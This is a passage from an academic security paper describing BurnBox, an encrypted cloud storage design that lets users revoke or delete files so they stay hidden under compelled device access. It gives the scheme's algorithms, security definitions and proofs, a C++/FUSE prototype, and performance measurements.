To revoke access to the file, the entry in the erasable index is deleted. To delete the file, we must also erase the restoration information. Deleting the restoration ciphertext itself would violate deletion-revocation obliviousness upon compromise. Instead, we overwrite the ciphertext with an encryption of a random value. For the same reason, the ciphertext must be stored only on the device: if the adversary can observe accesses to the restoration ciphertext, this would violate both deletion-revocation obliviousness and deletion timing privacy.

**Enabling backup and recovery.** The approach so far does not support recovery of files should the device be lost or damaged. If BurnBox is used for cloud backup, rather than just to extend a device's storage capacity, this is a major limitation. One option would be to create a backup key and augment our approach to ensure all files are decryptable with that key. However, such a key would be able to decrypt any file, including deleted ones. A safer way to enable recovery would be to sync key state between multiple devices over a secure channel. The choice of channel must be made carefully as an adversary could observe the channel to learn the timings of operations or block sync messages to prevent deletes.

## 4 Construction

We now provide a detailed description of the cryptographic primitives underlying BurnBox.

**Syntax and semantics.** We start by defining self-revocable encrypted cloud storage (SR-ECS). In the following we use $y \leftarrow\!\$\, \mathsf{Alg}(x)$ to denote running a randomized algorithm Alg with fresh coins on some input $x$ and letting $y$ be assigned the resulting output.

An SR-ECS scheme consists of seven algorithms: $\mathsf{SR\text{-}ECS} = (\mathsf{Init}, \mathsf{Add}, \mathsf{Access}, \mathsf{Delete}, \mathsf{Revoke}, \mathsf{Restore})$.

- $st_0, tok_{\text{res}} \leftarrow\!\$\, \mathsf{Init}()$ : The initialization algorithm returns an initial local client state and a secret restoration token to be hidden off the local client.
- $st_{i+1} \leftarrow\!\$\, \mathsf{Add}(st_i, \ell, m)$ : The add algorithm takes as input the current state $st_i$, filename $\ell$, and file contents $m$ and outputs a new local client state.
- $st_{i+1}, m \leftarrow\!\$\, \mathsf{Access}(st_i, \ell)$ : The access algorithm takes a state and a filename, and returns a new state and file contents for that filename, or an error.
- $st_{i+1} \leftarrow\!\$\, \mathsf{Delete}(st_i, \ell)$ : The delete algorithm takes as input a state and filename, and outputs a new state. The filename and associated content should be permanently deleted.

- $st_{i+1} \leftarrow\!\!\$\ \mathsf{Revoke}(st_i, \ell)$ : The revoke algorithm takes as input a state and filename, and outputs a new state with filename and associated content temporarily deleted.
- $st_{i+1}, tok_{\text{res}} \leftarrow\!\!\$\ \mathsf{Restore}(st_i, tok_{\text{res}})$ : The restore algorithm takes as input a state and secret restoration token, and outputs a new state with all self-revoked files restored along with a (potentially new) restoration token.

We require our schemes to be correct. Informally, that means that encrypted files that are not currently revoked or deleted should be accessible and correctly decryptable. Accesses on filenames not added to the system or that were revoked/deleted, that return a special error symbol $\perp$. As a consequence, the set of all filenames and, by extension, file contents that are not revoked or deleted are learnable by an adversary with control of the device, e.g., by mounting a brute force search. Hiding the set of active files is not a goal of SR-ECS as it is in related deniable encryption schemes.

ECS algorithms will use access to a remote storage server, which we abstract as a key-value (KV) store with operations $\mathsf{Put}(K,V)$ and $\mathsf{Get}(K)$ that put and retrieve entries from the store. Both Put and Get are available as oracles to all ECS scheme algorithms, though we omit their explicit mention from the notation for simplicity. Looking ahead, we will be interested in the transcript of calls to the KV store, representing the state of the server. For example, if an ECS algorithm made the call $\mathsf{Put}(2, \mathsf{foo})$, the transcript would include the tuple $(\mathsf{Put}, 2, \mathsf{foo})$. We later will use implicitly defined transcript-extended versions of ECS algorithms that add an extra return value, the transcript $\tau$, consisting of calls to the oracle made during algorithm execution.

**Our construction.** We detail our construction in pseudocode in Figure 3. Enc, Dec represent authenticated symmetric encryption operations while PKEnc, PKDec represent IND-CCA secure public key encryption and decryption operations. System state is represented by *st* and is assumed to be stored persistently by the calling program.

We abstract our erasable index data structure as Tbl. We will make use of an initialize operation ($T \leftarrow \mathsf{Tbl.Init}()$), insert and lookup key operations notated by brackets ($T[k]$), and a delete key operation ($\mathsf{Tbl.Delete}(T,k)$). For all tables we assume that $T[k] = \perp$ if $k$ is not currently in the table. Furthermore, we define a random mapping operation on a key that checks if the key is in the table, and if not, randomly samples a value of length $2n$ to store with the key, returning the stored value ($v \leftarrow\!\!\$\ \mathsf{Tbl.RandMap}(T,k)$). This operation acts to lazily construct a random function and is used in the protocol to map filenames to random values used for key derivation,





Figure 3: BurnBox algorithms for self-revocable encrypted cloud storage.

where length $n$ corresponds to length of derived symmetric keys. To iterate over table $T$, the notation "$(x,y) \in T$" treats $T$ as the set $\{(x,y) \mid T[x] = y\}$ where $x, y \neq \perp$.

## 5 Compelled Access Security

We formalize *compelled access security* (CAS) for SR-ECS schemes. Our treatment most closely resembles the simulation-based notions used in the symmetric searchable encryption literature [21, 23]. Our definition is parameterized by a leakage regime. One can prove security relative to a leakage regime, but the actual level of security achieved will then depend on (1) what can be learned from the leakage; and (2) how well the leakage regime abstracts the resources of a real world attacker.

To address the first concern, our cryptographic analysis (Section 5.3) will not only reduce to a leakage regime, but then also evaluate the implications of our chosen leakage regime by formally analyzing the implications of leakage using property-based security games. The second concern manifests when considering the device state leaked upon compelled access. Our abstraction necessarily dispenses with all but the cryptographic state of the SR-ECS scheme. We defer discussion of the limitations of this abstraction with respect to other device state, such as operating sys-

tem state, to Section 8.

## 5.1 Simulation-based Security Definition

We use two pseudocode games, shown in Figure 4. In the real game, the adversary has access to a number of oracles, which we denote by $\mathcal{A}^{\mathcal{O}}$. The adversary can adaptively make queries to an SR-ECS protocol $\Pi$ using oracles **Add**, **Access**, **Delete**, **Revoke**, **Restore**. At each query, a transcript $\tau$ is returned to the adversary, representing the adversary's view of a query execution. In our setting where the storage used by the scheme is a key-value store, the transcript $\tau$ consists of tuples of the form $(\mathsf{Put}, K, V)$ for puts and $(\mathsf{Get}, K)$ for gets. Finally, the adversary may also query a **Compromise** oracle which returns the client state *st*. This models the search during compelled access.

The ideal world is parameterized by a *leakage regime* $\mathcal{L}$ and a *simulator* $\mathcal{S}$. A leakage regime $\mathcal{L} = \{\mathcal{L}_{\text{init}}, \mathcal{L}_{\text{add}}, \mathcal{L}_{\text{acc}}, \mathcal{L}_{\text{del}}, \mathcal{L}_{\text{rev}}, \mathcal{L}_{\text{res}}, \mathcal{L}_{\text{com}}\}$ consists of a sequence of leakage algorithms, one for each oracle. Each leakage algorithm takes as input a shared leakage state, $st^{\mathcal{L}}$, along with the arguments to the corresponding oracle call. The leakage algorithm acts as a filter on these inputs and returns a leakage value, $\sigma$, that is passed to the simulator. The leakage algorithm may also alter the shared leakage state, $st^{\mathcal{L}}$. The leakage regime therefore forms a kind of whitelist for what information about queries can be leaked by a scheme.

A simulator $\mathcal{S}$ attempts to use the leakage to effectively "simulate" the transcript $\tau$ and compromised state using only the leakage values $\sigma$ output by $\mathcal{L}$. In other words, security is achieved if an adversary cannot tell if they are in the real world viewing the actual protocol transcript or in the ideal world viewing the transcript simulated given just the leakage. Intuitively, if the adversary view can be simulated from $\mathcal{L}$, then the adversary view in the real world reveals *no more* information than what $\mathcal{L}$ specifies.

Notice that the simulator does not get executed on **Delete**, **Restore**, and **Revoke** queries. This reflects the fact that we demand *no* leakage in response to these queries, and our scheme can achieve this because we do not interact with the cloud for these operations.

Formally, the advantage of an adaptive adversary $\mathcal{A}$ over an SR-ECS scheme $\Pi$ is defined with respect to a simulator $\mathcal{S}$ and leakage function $\mathcal{L}$ by

$$\mathbf{Adv}^{\text{cas}}_{\Pi,\mathcal{S},\mathcal{L}}(\mathcal{A}) = \left|\mathbb{P}\left[\text{REAL}^{\mathcal{A},\Pi}_{\text{SR-ECS}} = 1\right] - \mathbb{P}\left[\text{IDEAL}^{\mathcal{A},\mathcal{S},\mathcal{L}}_{\text{SR-ECS}} = 1\right]\right|$$

where the probabilities are over the random coins used in the course of executing the games. We will not provide asymptotic definitions of security, but instead measure concretely the advantage of adversaries given certain running time and query budgets.

We restrict attention to adversaries that do not query **Add** on the same $\ell$ more than once. We believe one can relax this by changing the scheme and formalizations to handle sets of values associated to filename labels.

**Ideal encryption model.** Looking ahead, we will prove security in an *ideal encryption model* (IEM) which is an idealized abstraction of symmetric encryption. In the IEM model, the real world is augmented with two additional oracles, an encryption oracle **Encrypt** and a decryption oracle **Decrypt**. The former allows queries on an arbitrary symmetric key $k$ and message $m$, and returns a random bit string $ct$ of the appropriate length. We let $\mathsf{clen}$ be a function of the message length $|m|$ to an integer that represents the length in bits of the ciphertext. The oracle also stores $m$ in a table indexed by $k \,||\, ct$. The oracle **Decrypt** can be queried on a key $k$ and ciphertext string $ct$, and it returns the table entry at $k \,||\, ct$. We assume all table entries that are not set have initial value $\perp$. The adversary can make queries to **Encrypt**, **Decrypt** at any point in the games, including after the **Compromise** query is made.

In the ideal world the **Encrypt** and **Decrypt** oracles are implemented by the simulator $\mathcal{S}$. This means, importantly, that they can "program" the encryption, which seems necessary in our context since we require non-committing encryption [19]; the simulator must commit to an encryption of a message on **Add** before learning the contents of the message on **Compromise**. It is known that one requires programmability to achieve non-committing encryption (when secret keys are short) [51].

The IEM model can be viewed as a lifting of the ideal cipher model (ICM) or random oracle model (ROM) [14] to randomized authenticated encryption. Formally, one can replace ideal encryption with an indifferentiable authenticated-encryption scheme [12], applying the composition theorem of [45]. Those schemes are, however, not as efficient as standard ones, and we conjecture that one can directly prove our CAS scheme secure using standard authenticated encryption schemes while modeling their underlying components as ideal ciphers and/or random oracles.

## 5.2 Pseudonymous Operation History Leakage

We now introduce the leakage regime we will target, what we call the pseudonymous operation history leakage regime, denoted $\mathcal{L}^{\text{POH}}$. See Figure 5 for pseudocode.

Simply put, the leakage algorithms of $\mathcal{L}^{\text{POH}}$ reveal the operation name along with a pseudonym identifier for the operation target. For example, on a call to the add leakage algorithm, $\mathcal{L}_{\text{add}}(st^{\mathcal{L}}, \ell, m)$, a new random pseudonym $p$ is sampled (without replacement) and returned along with the operation name, specifying an Add





Figure 4: Games used in defining CAS security. The adversary has access to oracles $\mathcal{O} = \{$**Add**, **Access**, **Delete**, **Revoke**, **Restore**, **Compromise**, **Encrypt**, **Decrypt**$\}$ and is tasked with distinguishing between the "real"world and the simulated "ideal" world.

has occurred ($\sigma = (\mathsf{Add}, p, \mathsf{clen})$). The length of the content is also leaked upon Add. The pseudonym is saved within $st^{\mathcal{L}}$, so that on future operations involving that file, e.g., Access, the same pseudonym can be returned. Note that in the pseudonymous operation history neither the filename $\ell$ nor the file contents $m$ are leaked.

The compromise leakage algorithm, $\mathcal{L}_{\text{com}}$, leaks pseudonyms of all currently available files along with their associated label and contents. Operations that do not interact with the remote server, $\mathcal{L}_{\text{del}}, \mathcal{L}_{\text{rev}}, \mathcal{L}_{\text{res}}$, do not leak anything when first called, but do update the leakage state to change the set of files that are leaked upon compromise.

Pseudonymous operation history leakage fits the SR-ECS setting with an adversary-controlled remote server processing Add and Access operations for individual files. The adversary may not learn the underlying contents or file name, but can trivially link the upload of a file ciphertext to when it is served back to the client. While techniques that add, access, and permute batches of messages can attempt to obscure these links, e.g. ORAM [53], they remain impractical in the near term. We discuss implications of access pattern leakage in Section 8.

## 5.3 Cryptographic Security Analysis

There are two steps to our formal cryptographic security analysis. First, we show that our protocol is secure with respect to the pseudonymous operation history leakage regime $\mathcal{L}^{\text{POH}}$, by presenting a simulator $\mathcal{S}^{\text{POH}}$ (see Figure 6) that can effectively emulate the real world protocol given only access to the leakage in the ideal world. For simplicity, we define operation-specific simulators, $\mathcal{S}^{\text{POH}} = \{\mathcal{S}_{\text{add}}, \mathcal{S}_{\text{acc}}, \mathcal{S}_{\text{com}}, \mathcal{S}_{\text{enc}}, \mathcal{S}_{\text{dec}}\}$, which are invoked based on the leakage from $\mathcal{L}^{\text{POH}}$. The simulator $\mathcal{S}^{\text{POH}}$ uses programmabililty of the ideal encryption oracles, which it simulates.

This simulation-based security can be thought of as a whitelist which specifies what is revealed through the leakage regime. In many ways, this approach is desirable, as it does not require the prover to defend against specific attacks. However, complex models lead to complex leakage regimes in which the interactions between leakage algorithms can be unintuitive. In the worst case, proving simulation-based security would lead to a false sense of confidence should leakage suffice to violate security in ways explicitly targeted by scheme designers.

We therefore complement simulation-based security analysis with formalization of, and analyses of our scheme under, two relevant property-based security games. As we will see, these results end up being straightforward corollaries of the more general leakage-based security, which provides evidence that our leakage regime suffices to guarantee important security properties.

**Main security result.** The following theorem proves CAS security of our scheme $\Pi$ (as shown in Figure 3). It upper bounds the advantage of any adversary against the scheme by the advantage of adversaries against $\mathsf{INDCPA}_{\mathsf{PKE}}$ of the underlying components, plus a birthday-bound term associated to the probability of collisions occurring in identifiers or the success of a





Figure 5: Leakage algorithms defining the pseudonymous operation history leakage, $\mathcal{L}^{\text{POH}}$. Table $P$ tracks undeleted file pseudonyms and $R$ tracks revoked file pseudonyms.





Figure 6: The simulator for the pseudonymous operation history leakage regime $\mathcal{S}^{\text{POH}}$ used in the proof of Theorem 1. Table $T^{\mathcal{S}}$ stores added file pseudonyms and committed ciphertexts, $B$ stores restoration ciphertexts, and $D$ is used for ideal encryption.

brute-force key recovery attack against the ideal encryption. The full proof and description of the (standard) $\mathsf{INDCPA}_{\mathsf{PKE}}$ security game are given in our extended technical report [67].

**Theorem 1.** *Let $\mathcal{A}$ be a CAS adversary for protocol $\Pi$ and leakage regime $\mathcal{L}^{POH}$. Let $\mathcal{S}^{POH}$ be the simulator defined in Figure 6. Then we give adversary $\mathcal{B}$ such that if $\mathcal{A}$ makes at most $q_{\mathsf{Add}}$, $q_{\mathsf{Enc}}$, $q_{\mathsf{Dec}}$ queries to* **Add**, **Encrypt**, **Decrypt**, *respectively, and runs in time $T$ then*

$$\mathbf{Adv}^{cas}_{\Pi,\mathcal{S}^{POH},\mathcal{L}^{POH}}(\mathcal{A}) \leq \mathbf{Adv}^{indcpa}_{PKE}(\mathcal{B}) + \frac{q_{\mathsf{Add}} \cdot (2q_{\mathsf{Add}} + q_{\mathsf{Dec}})}{2^n}$$

*where $n$ is the length of identifiers and symmetric keys. Moreover, $\mathcal{B}$ runs in time $T' \approx T$ and makes at most $q_{\mathsf{Add}}$ queries to its oracle.*

Above when we say that $T' \approx T$, we mean that those adversaries run in time that of $\mathcal{A}$ plus the (small) overhead required to simulate oracle queries. A more granular accounting can be derived from the proof. Here we just briefly sketch the analysis.

*Proof Sketch.* We can divide the simulator's role in two: simulating the cloud transcript (on **Add** and **Access**) and simulating the client state (on **Compromise**). To simulate the cloud transcript in **Add**, the simulator must commit to a random ciphertext for file contents that are not known. To simulate client state, the simulator must provide (1) restoration ciphertexts and (2) keys and file contents that are consistent with the ciphertexts to which the simulator previously committed. The first step is a straightforward reduction to the INDCPA security of PKE. The second step is more challenging. In the IEM, the simulator can "program" the **Encrypt** and **Decrypt** responses to match the previously committed-to ciphertexts once file contents are leaked in **Compromise**. However, prior to compromise, it is possible for the adversary to brute-force decrypt ciphertexts by querying the ideal encryption oracles which, if successful, will catch the simulator in its attempt at programming. But we can show this probability is small, at most $q_{\mathsf{Add}} q_{\mathsf{Dec}}/2^n$ because the adversary has no information about these keys. The remaining part of the bound, $2q^2_{\mathsf{Add}}/2^n$, accounts for the need in the proof to switch identifiers to being chosen without replacement and then back again.

**Property-based security.** Recall two security goals for BurnBox in the compelled access threat model: (1) file name/content privacy — the content and name of deleted or revoked files should be hidden upon compromise; and (2) file revocation obliviousness — temporarily revoked files should be indistinguishable from securely deleted files upon compromise. We formalize these goals as adaptive security games $\mathsf{FilePrivacy}^{\mathcal{A},b}_{\Pi}$ and

$\mathsf{DelRevOblivious}_{\Pi}^{\mathcal{A},b}$ and give the following two corollaries of Theorem 1. The full description of the security games including advantage definitions and proof sketches are given in our extended technical report [67].

**Corollary 2.** *Let $\mathcal{A}$ be a FilePrivacy adversary for SR-ECS protocol $\Pi$. Then we give an adversary $\mathcal{B}$ such that*

$$\mathbf{Adv}_{\Pi}^{\mathsf{FilePrivacy}}(\mathcal{A}) \leq 2 \cdot \mathbf{Adv}_{\Pi,\mathcal{S}^{POH},\mathcal{L}^{POH}}^{cas}(\mathcal{B})$$

*where if $\mathcal{A}$ runs in time $T$ and makes at most $q$ oracle queries, $\mathcal{B}$ runs in time $T' \approx T$ and makes at most $q$ queries to the CAS oracle defined in Figure 4.*

**Corollary 3.** *Let $\mathcal{A}$ be a DelRevOblivious adversary for SR-ECS protocol $\Pi$. Then we give an adversary $\mathcal{B}$ such that*

$$\mathbf{Adv}_{\Pi}^{\mathsf{DelRevOblivious}}(\mathcal{A}) \leq 2 \cdot \mathbf{Adv}_{\Pi,\mathcal{S}^{POH},\mathcal{L}^{POH}}^{cas}(\mathcal{B})$$

*where if $\mathcal{A}$ runs in time $T$ and makes at most $q$ oracle queries, $\mathcal{B}$ runs in time $T' \approx T$ and makes at most $q$ queries to the CAS oracle defined in Figure 4.*

## 6 Implementation

We design and implement a prototype of BurnBox in C++ suitable for use on commodity operating systems. The system architecture is depicted in Figure 7. The prototype consists of 3,373 lines of code. The core cryptographic functionality is exposed through a file system in userspace (FUSE) [8] that can be deployed as a SR-ECS scheme by mounting it within a cloud synchronization directory, e.g., Dropbox. Add, Access, and Delete algorithms are captured and handled transparently via the file system write, read, and delete interfaces. Revoke and Restore are implemented as special FUSE commands and can be invoked through either the file system user interface or a command-line interface.

BurnBox maintains local state in an erasable index (Section 3) which stores filenames, file keys, and restoration ciphertexts. From the Crypto++ library [6], we use AES-GCM with 128-bit keys for encryption of file contents and of the erasable index key tree. We use ECIES [64] with secp256r1 for public key encryption of restoration keys. The implementation is available open source at `https://github.com/mhmughees/burnbox`.

**Effaceable storage.** As discussed in Section 4, to construct the erasable index, we require some mechanism that can securely store and delete symmetric keys. Both iOS [3] and Android [1] provide keystore APIs that, when backed by hardware security elements, provide this functionality. On desktops, there are no built-in mechanisms for doing so, but the functionality can be constructed from, for example, SGX [2]. For our prototype, we leverage the functionality provided by a trusted platform module (TPM) [66], and test it using IBM's software TPM [7].





Figure 7: BurnBox is implemented as a file system in userspace (FUSE). Trusted applications that are known not to leak file information about files can interact freely with BurnBox and the rest of the file system. Untrusted applications can be run in a container with access to BurnBox and a temporary file system that can be wiped on application exit.

It is possible to use BurnBox without hardware support for secure storage of the master key of our encryption tree. In this case, the master key is stored in persistent storage. This, of course, is insecure in the threat model where hardware forensics can recover past writes to persistent storage, e.g., a previous master key and key tree pair can be recovered to learn the key material for deleted files.

**Operating system leakage.** BurnBox is designed specifically to address leakage from persistent storage. To restrict an adversary to this scenario, BurnBox is implemented using memory-locked pages when appropriate and prompts users to restart their device following deletes/revokes prior to compelled access. This approach eliminates many issues such as kernel state and in-memory remnants of data, however, it is not a complete solution; BurnBox is not the only program that can write to disk. Both the operating system and applications can persist data that, although outside of BurnBox's control, will expose what it wishes to hide (e.g., through recently-used lists, search indices, buffers, etc.). We discuss these limitations further in Section 8.

**Application support.** Our prototype provides two ways for applications to use files stored in BurnBox. Trusted apps can obtain direct access to the BurnBox file system. These apps should be carefully vetted to ensure they do not leak damaging information about deleted or revoked files, e.g., by saving temporary data to other portions of the file system. Obviously such vetting is highly non-trivial, and so our prototype also allows a sandboxing





Figure 8: Evaluation of the storage and latency overheads imposed by BurnBox with respect to the number of files stored. Operation costs are plotted broken down into constituent parts and stacked to make up the total cost.

mechanism for untrusted applications. In particular, we allow running an application within a Docker container given access to BurnBox and a temporary file system that is wiped on application exit. For the latter we use a ramdisk [41].

## 7 Evaluation

As with a standard encrypted cloud store, the time to add and read files is primarily a function of client bandwidth and file length. BurnBox adds storage and timing overhead on top of these costs in order to maintain an erasable index and support revocation/restoration. Our evaluation answers the following questions:

(1) What is the storage overhead imposed by BurnBox on the client and cloud server?

(2) What are the latency overheads of BurnBox operations and how are they affected by the number of files (i.e. size of erasable index)?

**Experimental setup.** To answer the questions above, we run a series of experiments on a 2.2 GHz Intel core i7 Haswell processor with 16GB of RAM. We use a constant file size of 1 MB. File size affects the time to encrypt and decrypt files, but is a shared cost of all encrypted cloud storage schemes. We focus on measuring the additional overhead BurnBox incurs, such as maintaining the erasable index, which is not dependent on file size. In our experiments, we do not mount BurnBox within a cloud sync directory. Thus our measurements capture cryptographic and I/O costs, but not the additional network costs that would be present in a cloud setting.

**Storage overhead.** The erasable index on the client stores a filename (16 B), key-value store key (16 B), symmetric key (16 B), and restoration ciphertext (305 B) for each file. The key tree, whose leaves are used to encrypt individual rows of the index, grows linearly in the total number of files with new branches generated lazily. As expected, total client storage, consisting of the key tree and the encrypted rows, increases linearly with the number of files (Figure 8). This amounts to a reasonable client overhead for most use cases. For example, a device can store $10^5$ files in BurnBox while incurring less than 80 MB of local storage overhead. Note that the number of files includes deleted, revoked, and active files. In order to store the restoration ciphertext, revoked files incur almost the same storage overhead as active files; and thus, to achieve deletion-revocation obliviousness, deleted files also incur the same storage overhead. Finally, there is no storage overhead for the cloud server on top of the cost of the encrypted file contents.

**Operation latency.** Before any operation can be performed, our design requires reading the entire erasable index (i.e., filename to key mappings) into memory. Ideally, only the relevant row corresponding to the filename specified by each operation would be loaded. However, recall in order to prevent leakage of filename information from storage patterns, the index is not ordered by filename. This makes efficient direct row level accesses to the persisted index based on filename impossible. As a result, the start-up cost is linear in the number of files (in-order traversal of the key tree and decryption of each row). Nevertheless it is not prohibitively large, e.g., requiring 4.2 seconds for $10^5$ files (Figure 8), since, once loaded, the index can be stored in memory using a fast

data structure, e.g., a hash table.

Next we turn to evaluating the latency of each operation. Delete and Revoke operations simply update a row of the erasable index. Updating a row consists of sampling a new key to encrypt the row and updating the keys in the key tree path. Figure 8 shows the expected logarithmic relationship with number of files (i.e., height of key tree) and is independent of the size of files. The Add operation consists of the standard file encryption cost along with the overhead of an erasable index row update (Figure 8). The file encryption cost shown here is constant since our experiments add files of constant size (1 MB), but in general this cost will depend linearly on the size of the file. We see that the majority of the cost is from file encryption and overhead is small ($< 20\%$). The Access operation does not modify the erasable index and consists only of the file decryption cost. The Restore operation decrypts all restoration ciphertexts and updates the leaves of the key tree, executing in time linear to the number of files (Figure 8). The bulk of the cost in Restore comes from the public key decryption of a restoration ciphertext for each file ($\sim$ 1 ms / decryption).

## 8 Limitations

**Access pattern inference.** BurnBox does not hide access patterns for files stored in the cloud. In other contexts such as searchable encryption, access pattern leakage has been known to allow attacks that recover plaintext information [32, 33, 49] given some information about the underlying encrypted documents. The success of these types of attacks have so far been limited to recovering information of highly structured data types, such as columns of first names or social security numbers. It remains to be seen in what contexts attacks exist for a space as large and unstructured as files. While these issues are independent of BurnBox and instead stem from the general use of cloud storage, we consider if compelled access presents a unique problem for access pattern attacks.

